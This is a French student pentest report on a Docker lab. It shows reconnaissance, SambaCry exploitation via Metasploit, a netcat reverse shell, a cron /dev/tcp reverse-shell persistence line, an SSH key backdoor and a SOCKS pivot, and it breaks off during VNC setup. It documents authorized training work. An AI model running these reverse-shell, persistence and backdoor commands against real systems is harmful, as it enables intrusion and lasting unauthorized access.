

INSTITUT UNIVERSITAIRE DE TECHNOLOGIE

BUT Réseaux &

Télécommunications

Parcours Cybersécurité

SAE PENTEST

Rapport d'Audit de Sécurité & Test d'Intrusion

Cabinet d'Audit : MD Pentest

Auteur : Mohamed Droussi

Date : 11 janvier 2026

Document Confidentiel

Ne pas diffuser sans autorisation explicite.

Table des matières

1. CADRE JURIDIQUE ET CONTRACTUEL	2
1.1 Conditions Générales de Service (CGS)	2
1.2 Lettre d'Engagement	2
2. INTRODUCTION TECHNIQUE	4
2.1 Contexte Académique et Objectifs	4
2.2 Périmètre Technique (Scope)	4
3. MÉTHODOLOGIE ET OUTILLAGE	5
3.1 Approche : Cyber Kill Chain	5
3.2 Tableau des Outils Utilisés	5
4. PHASE 1 : RECONNAISSANCE & ANALYSE	6
4.1 Identification de l'environnement (Self-Recon)	6
4.2 Découverte des Hôtes et Services	6
4.3 Recherche de Vulnérabilité (OSINT)	6
5. PHASE 2 : EXPLOITATION (SERVEUR SAMBA)	8
5.1 Armement via Metasploit Framework	8
5.2 Configuration et Exécution	8
6. PHASE 3 : POST-EXPLOITATION & PERSISTANCE	9
6.1 Mise en place de la Persistance (Cron)	9
6.2 Création d'une "Backdoor" SSH	9
6.2.1 Procédure d'injection de clé	9
7. PHASE 4 : MOUVEMENT LATÉRAL (PIVOT)	11
7.1 Configuration du Tunnel SOCKS	11
7.2 Reconnaissance Interne via Proxychains	11
8. PHASE 5 : COMPROMISSION WEB & EXFILTRATION	13
8.1 Attaque sur l'Application Web	13
8.2 Exfiltration Finale (Reverse Tunnel)	13
9. SYNTHÈSE DES VULNÉRABILITÉS ET CORRECTIONS	14
9.1 Vulnérabilité 1 : Samba 4.6.3 (CVE-2017-7494)	14
9.2 Vulnérabilité 2 : Persistance via Crontab	14
9.3 Vulnérabilité 3 : Tunneling SSH et Pivot	14
9.4 Vulnérabilité 4 : Injection de Commande Web	15
9.5 Vulnérabilité 5 : Élévation de Privilèges (Sudo)	15
10. CONCLUSION GÉNÉRALE	16

1. Cadre Juridique et Contractuel

1.1 Conditions Générales de Service (CGS)

Article 1 : Objet des CGS

Les présentes Conditions Générales de Service (CGS) définissent les modalités et conditions de la prestation de tests d'intrusion (pentesting) réalisée par Mohamed Droussi, ci-après dénommé le Prestataire Z, pour le compte de l'organisation cliente.

Article 2 : Portée des Services

Le Prestataire effectuera un test d'intrusion sur les systèmes suivants :

- Une machine Samba (Serveur de fichiers) ;
- Une machine web accessible via un pivot à partir de la machine Samba.

Le point d'entrée dans le réseau sera une machine Kali Linux exécutée sur Docker dans l'infrastructure (réseau 172.19.0.0/16).

Article 3 : Obligations du Prestataire

Le Prestataire s'engage à :

1. Réaliser les tests d'intrusion conformément aux bonnes pratiques de la cybersécurité et dans le respect des lois en vigueur.
2. Respecter la confidentialité des informations auxquelles il pourrait avoir accès durant la mission.
3. Remettre un rapport détaillé des vulnérabilités identifiées, incluant des recommandations pour leur correction.
4. Limiter ses actions au périmètre défini et ne pas explorer ou tester des systèmes hors périmètre.

Article 4 : Obligations du Client

Le Client s'engage à fournir les accès nécessaires au Prestataire pour réaliser les tests, à préciser les systèmes critiques ou hors périmètre, et à assurer la correction des vulnérabilités identifiées dans un délai raisonnable.

Article 5 : Confidentialité

Le Prestataire s'engage à traiter toutes les informations collectées dans le cadre de la mission avec une stricte confidentialité.

Article 6 : Limitation de responsabilité

Le Prestataire ne pourra être tenu responsable des conséquences d'une exploitation malveillante des vulnérabilités identifiées par des tiers après la mission. La responsabilité de la correction incombe exclusivement au Client.

Article 7 : Litiges

En cas de litige, les parties s'engagent à rechercher une solution amiable. Le droit applicable sera le droit français.

1.2 Lettre d'Engagement

Expéditeur : Mohamed Droussi

Qualité : Auditeur Cybersécurité / Pentester

Email : mohamed.droussi@gmail.com

Destinataire : Ludovic Laborde

À l'attention de : Ludovic Laborde

Objet : Lettre d'engagement pour la réalisation d'un test d'intrusion

Monsieur Laborde,

Par la présente, je soussigné **Mohamed Droussi**, m'engage à réaliser un test d'intrusion au sein de votre infrastructure informatique conformément à la proposition présentée et aux Conditions Générales de Service (CGS) annexées à cette lettre.

Portée de la mission

Le test d'intrusion portera sur les systèmes suivants :

- Une machine Samba ;
- Une machine web accessible par un pivot via la machine Samba.

Le point d'entrée dans le réseau sera une machine Kali Linux exécutée sur Docker dans votre infrastructure. Les tests seront menés de manière à minimiser les perturbations sur vos activités.

Engagements du Prestataire

En tant que prestataire, je m'engage à :

- Réaliser la mission dans le respect des normes et règlements en vigueur ;
- Respecter la stricte confidentialité des données et informations auxquelles j'aurai accès ;
- Livrer un rapport détaillé des résultats et recommandations au terme de la prestation.

Conditions et responsabilités

La correction des vulnérabilités identifiées sera de la responsabilité exclusive du Client.

En cas de litige, le droit français sera applicable.

Fait le 11 janvier 2026,

Signature

Mohamed Droussi

2. Introduction Technique

2.1 Contexte Académique et Objectifs

Ce rapport présente les conclusions d'un **audit technique de sécurité** (test d'intrusion) réalisé sur une infrastructure virtualisée simulant un environnement d'entreprise complexe et cloisonné. La mission consiste à évaluer la résilience de l'infrastructure face à une menace externe en adoptant une approche **"Black Box"** (aucune connaissance préalable de l'architecture ou des systèmes), afin de :

1. Identifier et exploiter les vulnérabilités sur les services exposés.
2. Compromettre la chaîne de confiance pour élever ses privilèges.
3. Démontrer la capacité de mouvement latéral (Pivot) vers des segments réseaux isolés.
4. Proposer des mesures correctives (Remédiation).

2.2 Périmètre Technique (Scope)

L'audit cible une infrastructure Docker composée de plusieurs segments réseaux. Les machines identifiées au cours de l'audit sont :

- **Machine d'Attaque (Kali Linux)** : 172.19.0.2 (Notre point de départ).
- **Cible Frontale (Serveur de Fichiers)** : 172.19.0.4.
- **Cible Interne (Serveur Web)** : 172.18.0.2 (Accessible uniquement via rebond).




FIGURE 2.2 – Schéma de l'Architecture Réseau et des Flux d'Attaque

Le schéma ci-dessus (**Figure 2.1**) illustre l'architecture réseau et le déroulement de l'attaque :

1. **Réseau d'Attaque (Bleu)** : Notre point de départ est la machine **Kali Linux** (172.19.0.2).
2. **Exploitation Initiale (Flèche Rouge)** : Nous avons exploité une vulnérabilité sur le service SMB de la machine **Samba** (172.19.0.4) pour obtenir un premier accès.

3. **Pivot et Tunneling (Flèche Bleue Pointillée)** : La machine Samba, possédant deux inter- faces réseau, est utilisée comme **Pivot**. Un tunnel SSH dynamique (SOCKS) a été établi sur le port **9030** entre Kali et Samba.
 4. **Mouvement Latéral (Flèche Verte)** : Grâce à ce tunnel et à l'outil **Proxychains**, le trafic est redirigé depuis Kali à travers le pivot Samba pour atteindre le **Serveur Web** (172.18.0.2), situé sur un réseau interne normalement inaccessible.
-

3. Méthodologie et Outillage

3.1 Approche : Cyber Kill Chain

Afin de garantir la rigueur de l'audit, nous avons structuré nos actions selon le modèle de la *Cyber Kill Chain*, décomposée en phases successives :

1. **Reconnaissance** : Cartographie du réseau et identification des services.
2. **Armement & Livraison** : Sélection et exécution des exploits adaptés.
3. **Exploitation** : Compromission initiale des systèmes.
4. **Installation** : Mise en place de la persistance et des portes dérobées.
5. **Actions sur l'objectif** : Mouvement latéral, exfiltration de données et compromission finale.

3.2 Tableau des Outils Utilisés

Le tableau ci-dessous recense les outils techniques mobilisés durant l'audit :

Outil	Catégorie	Usage dans l'audit
<u>Nmap</u>	Reconnaissance	Découverte d'hôtes, scan de ports et détection de versions (-sV, -sC).
<u>Metasploit</u>	Exploitation	Framework utilisé pour exploiter la CVE-2017-7494 (<u>SambaCry</u>).
<u>Netcat (nc)</u>	Post-Exploit	Création de Reverse Shells et tunnels TCP.
<u>Proxychains</u>	Pivot	Routage dynamique des outils (<u>Nmap</u>) à <u>travers</u> un tunnel SSH/SOCKS.
SSH	Tunneling	Création de tunnels dynamiques (-D) et <u>de</u> redirections de ports (-R).
Cron	Persistance	Planification de tâches pour le maintien <u>d'accès</u> .

TABLE 3.1 – Outils techniques

4. Phase 1 : Reconnaissance & Analyse

4.1 Identification de l'environnement (Self-Recon)

Avant d'interagir avec les cibles, il est crucial de définir notre propre position réseau. La commande `ip a` sur la machine Kali révèle notre adresse IP.

```
(root@09bb39acd5dd) - [/]  
# ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default  
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0  
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0  
        valid_lft forever preferred_lft forever
```

FIGURE 1.1 – Configuration réseau de la machine d'attaque (172.19.0.2)

Nous constatons que nous sommes situés sur le sous-réseau **172.19.0.0/16**.

4.2 Découverte des Hôtes et Services

Un scan Nmap a été lancé pour identifier les machines actives sur ce segment. Le scan a révélé une cible active à l'adresse **172.19.0.4**.

```
(root@09bb39acd5dd) - [/]  
# nmap -F 172.19.0.0/16  
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-14 17:04 UTC  
Nmap scan report for 172.19.0.1  
Host is up (0.000031s latency).  
Not shown: 98 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
8080/tcp   open  http-proxy  
MAC Address: 02:42:55:D0:B2:25 (Unknown)  
  
Nmap scan report for Nessus.auditssecu_pentestnetwork (172.19.0.3)  
Host is up (0.0000070s latency).  
All 100 scanned ports on Nessus.auditssecu_pentestnetwork (172.19.0.3) are in ignored states.  
Not shown: 100 closed tcp ports (reset)  
MAC Address: 02:42:AC:13:00:03 (Unknown)  
  
Nmap scan report for samba.auditssecu_pentestnetwork (172.19.0.4)  
Host is up (0.0000070s latency).  
Not shown: 97 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
MAC Address: 02:42:AC:13:00:04 (Unknown)
```

Une analyse approfondie des ports a mis en évidence le service Samba.

Résultats de l'analyse Nmap :

- **Service** : Samba smbd.
- **Version** : 4.6.3.
- **OS Détecté** : Windows 6.1 (Windows 7).
- **Configuration critique** : *Message signing disabled.*

L'absence de signature SMB est une vulnérabilité majeure permettant potentiellement des attaques par relais (SMB Relay), mais c'est surtout la version obsolète qui attire notre attention.

```
(root@09bb39acd5dd) [~/Downloads]
# nmap -p- -sC -sV 172.19.0.4
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-14 17:27 UTC
Nmap scan report for samba.auditssecu_pentestnetwork (172.19.0.4)
Host is up (0.0000060s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e8:a0:a0:b6:86:c2:ad:f9:bd:f6:d7:0d:37:fa:ac:24 (RSA)
|   256 71:d7:95:dc:fd:08:db:aa:e3:47:0a:24:b4:61:67:99 (ECDSA)
|_  256 30:c9:0d:38:3f:38:be:b8:cd:05:1c:c0:14:43:c9:29 (ED25519)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.6.3 (workgroup: MYGROUP)
1236/tcp  open  bvcontrol?
9002/tcp  open  dynamid?
MAC Address: 02:42:AC:13:00:04 (Unknown)
Service Info: Host: 8DDB2329E7DC; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2026-01-14T17:30:21
|_  start_date: N/A
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: 8ddb2329e7dc
|   NetBIOS computer name: 8DDB2329E7DC\x00
|   Domain name: \x00
|   FQDN: 8ddb2329e7dc
|_  System time: 2026-01-14T17:30:21+00:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.39 seconds
```


4.2 Recherche de Vulnérabilité (OSINT)

La version Samba 4.6.3 date de 2017. Une recherche dans les bases de données publiques (Exploit- DB) associe cette version à une faille critique d'exécution de code à distance (RCE).




FIGURE 4.2 – Identification de la faille SambaCry (CVE-2017-7494)

Analyse de la CVE-2017-7494 (SambaCry) : Cette vulnérabilité permet à un attaquant disposant d'un accès en écriture sur un partage Samba de téléverser une bibliothèque partagée mal-veillante (.so) et de demander au serveur de l'exécuter. Cela aboutit à une exécution de code avec les privilèges du processus Samba (généralement **root**).

5. Phase 2 : Exploitation (Serveur Samba)

4.1 Armement via Metasploit Framework

Nous utilisons msfconsole pour automatiser l'attaque. La recherche du module se fait via la commande search pipename, faisant référence à la méthode d'exploitation technique (pipe nommé).

```
msf > search pipename

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -             -      -      -
0  exploit/linux/samba/is_known_pipename  2017-03-24      excellent Yes    Samba is_known_pipename() Arbitrary Module Load
1  \ target: Automatic (Interact)          .               .      .      .
2  \ target: Automatic (Command)          .               .      .      .
3  \ target: Linux x86                     .               .      .      .
4  \ target: Linux x86_64                  .               .      .      .
5  \ target: Linux ARM (LE)                .               .      .      .
6  \ target: Linux ARM64                   .               .      .      .
7  \ target: Linux MIPS                    .               .      .      .
8  \ target: Linux MIPSLE                  .               .      .      .
9  \ target: Linux MIPS64                  .               .      .      .
10 \ target: Linux MIPS64LE                 .               .      .      .
11 \ target: Linux PPC                     .               .      .      .
12 \ target: Linux PPC64                   .               .      .      .
13 \ target: Linux PPC64 (LE)              .               .      .      .
14 \ target: Linux SPARC                   .               .      .      .
15 \ target: Linux SPARC64                 .               .      .      .
16 \ target: Linux s390x                   .               .      .      .

Interact with a module by name or index. For example info 16, use 16 or use exploit/linux/samba/is_known_pipename
After interacting with a module you can manually set a TARGET with set TARGET 'Linux s390x'
```

FIGURE 5.1 – Sélection du module exploit/linux/samba/is_known_pipename

4.2 Configuration et Exécution

Le module requiert la configuration de la cible distante (RHOSTS).

```
msf6 > use exploit/linux/samba/is_known_pipename
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > sset RHOSTS 172.19.0.4
[-] Unknown command: sset
msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS 172.19.0.4
RHOSTS => 172.19.0.4
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 172.19.0.4:445 - Using location \\172.19.0.4\myshare\ for the path
[*] 172.19.0.4:445 - Retrieving the remote path of the share 'myshare'
[*] 172.19.0.4:445 - Share 'myshare' has server-side path '/home/share'
[*] 172.19.0.4:445 - Uploaded payload to \\172.19.0.4\myshare\hSGnirsV.so
[*] 172.19.0.4:445 - Loading the payload from server-side path /home/share/hSGnirsV.so using \\PIPE\home/share/hSGnirsV.so...
[-] 172.19.0.4:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.19.0.4:445 - Loading the payload from server-side path /home/share/hSGnirsV.so using /home/share/hSGnirsV.so...
[+] 172.19.0.4:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (172.19.0.2:37163 -> 172.19.0.4:445) at 2026-01-10 11:41:01 +0000

nc -e /bin/bash 172.19.0.2 7777
```

FIGURE 5.2 – Paramétrage de l'adresse cible 172.19.0.4

Après lancement de l'exploit, une session est ouverte. La commande `whoami` ou `id` confirme que nous avons obtenu les droits **root**.

Stabilisation de l'accès : Pour travailler confortablement, nous établissons un *Reverse Shell* manuel vers notre machine Kali sur le port 7777 (voir capture d'écran 5.2) :

```
nc -e / bin / bash 172 .19 .0 .2 7777
```

6. Phase 3 : Post-Exploitation & Persistence

6.1 Mise en place de la Persistence (Cron)

L'accès obtenu via l'exploit est volatile (il disparaît si le service redémarre). Pour maintenir un accès durable, nous utilisons le planificateur de tâches **Cron**.

Choix technique (Cron vs Anacron) : J'ai privilégié Cron car il est conçu pour les serveurs fonctionnant en continu (24h/24), contrairement à Anacron destiné aux postes de travail s'éteignant régulièrement. Cron offre une granularité plus fine pour planifier des déconnexions fréquentes.

Nous éditons la table des tâches (`crontab -e`) pour insérer notre script de reconnexion.

```
GNU nano 2.5.3 File: /tmp/crontab.XrJfBu/crontab Modified
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
/bin/bash -c "/bin/bash -i &> /dev/tcp/172.19.0.2/4444E 0>&1"
```



```
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

6.2 Conclusion Intrusion sur la machine Samba :

Nous sommes donc à présent root sur la Samba avec une persistance opérationnelle, nous pouvons donc maintenant commencer à travailler à partir de celle-ci dans le but de créer un pivot nous donnant l'accès à la machine web.

7 . Phase 4 : Mouvement Latéral (Pivot)

7.1 Scan réseau à partir SAMBA :

```
root@8ddb2329e7dc:~/.ssh# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
10: eth1@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth1
        valid_lft forever preferred_lft forever
14: eth0@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.4/16 brd 172.19.255.255 scope global eth0
        valid_lft forever preferred_lft forever
```

Depuis la machine Samba elle-même, un scan local rapide révèle l'existence du sous-réseau 172.18.0.0/16 et d'une machine cible : 172.18.0.2.

```
root@8ddb2329e7dc:~/.ssh# nmap -F 172.18.0.0/16

Starting Nmap 7.01 ( https://nmap.org ) at 2026-01-10 13:10 UTC
Nmap scan report for 172.18.0.1
Host is up (0.00018s latency).
Not shown: 98 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
MAC Address: 02:42:26:26:E7:91 (Unknown)

Nmap scan report for WebPentest.auditssecu_pentestpivot (172.18.0.2)
Host is up (0.00011s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:AC:12:00:02 (Unknown)
```

Nous constatons qu'il y a une nouvelle machine connectée sous le nom de "WebPentest" avec un port ouvert(80 http)

On vient de voir que grâce à la samba la nouvelle adresse que l'on connaît pas qui appartient a la machine web (172.18.0.2) est inconnue si l'on part de notre machine kali, c'est pour cela que le nouveau role de la machine sambe et de jouer le role du pivot pour accéder à la machine web

7.2 Création d'une "Backdoor" SSH

Pour faciliter le pivot vers le réseau interne, nous décidons d'utiliser le protocole SSH, plus stable et sécurisé pour le tunneling. Cependant, nous ne connaissons pas le mot de passe du compte root. La solution consiste à utiliser l'authentification par clé publique.

7.2.2 Procédure d'injection de clé

1. **Génération sur Kali :** Création d'une paire de clés RSA avec ssh-keygen(sur la machine kali).

```
(root@09bb39acd5dd) - [/]  
# ssh-keygen -t rsa -b 4096  
Generating public/private rsa key pair.  
Enter file in which to save the key (/root/.ssh/id_rsa):  
/root/.ssh/id_rsa already exists.
```

Ensuite nous allons partir coté samba, installer le package ssh y créer le dossier .ssh(mkdir .ssh) qui va stocker toutes les clés publiques qui peuvent accéder à la machine sans avoir besoin de taper un mot de passe

```
root@8ddb2329e7dc:~/.ssh# ls  
authorized keys
```

2. **Injection sur Samba :** Création du dossier .ssh et du fichier authorized_keys sur la cible, puis collage de la clé publique.

```
GNU nano 2.5.3 File: authorized_keys  
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCyJ/qo3ZCoeAf/vcVwHniQLXCbkHSwf4JUBTsoF/V$
```

7.3 Configuration du Tunnel SOCKS

Après on met en place notre tunnel SSH depuis la kali vers l'adresse IP de la samba côte kali(ayant déjà fais la manipulation il ne me propose pas d'ajouter aux utilisateurs de confiance ce qui est normal)

```
(root@09bb39acd5dd) - [/]  
# ssh -f -N -D 9030 root@172.19.0.4  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
bind [127.0.0.1]:9030: Address already in use  
channel_setup_fwd_listener_tcpip: cannot listen to port: 9030  
Could not request local forwarding.
```

Ensuite nous allons utiliser proxychains afin de pouvoir rediriger le trafic entre la Samba et la machine WEB sur notre machine Kali via le tunnel créé

7.4 Reconnaissance Interne via Proxychains

Pour utiliser ce tunnel avec nos outils habituels (Nmap), nous configurons Proxychains.

```
(root@09bb39acd5dd) - [/]
# apt install proxychains
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
proxychains is already the newest version (3.1-9).
The following packages were automatically installed and are no longer required:
  libc-devtools libnsl-dev libtirpc-dev
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1167 not upgraded.
```

La capture d'écran nous montre que proxychains est déjà installé et prêt à l'emploi

Ensuite on se dirige vers le fichier de configuration afin de changer le port d'écoute car sur notre tunnel celui-ci est défini à 9030 :

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9030
```

Nous scanons la cible 172.18.0.2 depuis notre Kali à travers le tunnel. Note technique importante : Nous utilisons l'option -sT (Connect Scan) car le scan par défaut -sS (SYN Scan) utilise des paquets bruts qui ne sont pas supportés par les proxys SOCKS.

Commande : proxychains nmap -Pn -sT 172.18.0.2

```
Nmap scan report for 172.18.0.2
Host is up (0.00022s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
```

8. Phase 5 : Compromission Web & Ex-filtration

8.1 Attaque sur l'Application Web

Pour pouvoir s'attaquer au serveur web il faudra avoir une interface graphique sur notre machine kali, pour cela on va utiliser l'outil vncviewer (apt install tightvncserver)

```
(root@09bb39acd5dd) - [/]
# apt install tightvncserver
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
tightvncserver is already the newest version (1:1.3.10-10).
The following packages were automatically installed and are no longer required:
  libc-devtools libnsl-dev libtirpc-dev
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1167 not upgraded.
```

```
(root@09bb39acd5dd) - [/]
# vncserver
```


New 'X' desktop is 09bb39acd5dd:2

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/09bb39acd5dd:2.log


Ensuite on met un mot de passe pour sécuriser votre connexion(vncpasswd) :

```
(root@09bb39acd5dd) - [/]
# vncpasswd
